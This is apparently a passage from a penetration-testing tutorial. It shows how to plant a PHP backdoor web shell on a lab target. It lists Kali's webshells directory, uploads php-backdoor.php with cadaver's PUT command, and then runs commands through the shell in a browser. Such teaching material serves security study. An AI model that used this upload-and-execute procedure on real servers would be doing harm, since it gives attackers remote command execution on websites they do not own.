
```
/usr/share/webshells/aspx/cmdasp.aspx
/usr/share/webshells/cfm/cfexec.cfm
/usr/share/webshells/jsp/cmdjsp.jsp
/usr/share/webshells/jsp/jsp-reverse.jsp
/usr/share/webshells/perl/perl-reverse-shell.pl
/usr/share/webshells/perl/perlcmd.cgi
/usr/share/webshells/php/findsock.c
/usr/share/webshells/php/php-backdoor.php
/usr/share/webshells/php/php-findsock-shell.php
/usr/share/webshells/php/php-reverse-shell.php
/usr/share/webshells/php/qsd-php-backdoor.php
/usr/share/webshells/php/simple-backdoor.php
/var/lib/dpkg/info/webshells.list
/var/lib/dpkg/info/webshells.md5sums
/var/lib/nikto/plugins/nikto_shellshock.plugin
root@kali:~# ls /usr/share/webshells/php
findsock.c          php-findsock-shell.php  qsd-php-backdoor.php
php-backdoor.php    php-reverse-shell.php   simple-backdoor.php
root@kali:~# █
```

Use the command `cadaver http://172.28.128.6/uploads/` to connect to our target. (Since the images are from a previous Issue, IP address may differ). Once connected, use the PUT command to upload our php-backdoor.php file on our target as shown below.


```
root@kali:~# cadaver http://192.168.41.134/dav
dav:/dav/> put /root/backdphp
Uploading /root/backdphp to ` /dav/backdphp':
Progress: [=====>] 100.0% of 772 bytes succeeded.
dav:/dav/> ls
Listing collection ` /dav/': succeeded.
      backdphp          772  Apr 27 02:11
dav:/dav/> put /usr/share/webshells/php/php-backdoor.php
Uploading /usr/share/webshells/php/php-backdoor.php to ` /dav/php-backdoor.php':
Progress: [=====>] 100.0% of 2800 bytes succeeded.
dav:/dav/> █
```

**A Web Shell works like a Remote Access Trojan (RAT). As a RAT gives Remote access to the system once installed, a web shell gives remote access to the website on which it is uploaded.**



Once uploaded, you can check the website in the browser. We can find our shell as shown in the image below.



We can access our shell directly from the url as shown below.




As you can see in the above image, it is a simple php shell that enables us to execute some commands on the target and upload files onto the target web server. Let's see the command execution part first. Given in the below images is the output the shell gives when "ls" and "uname-a" commands are executed respectively.



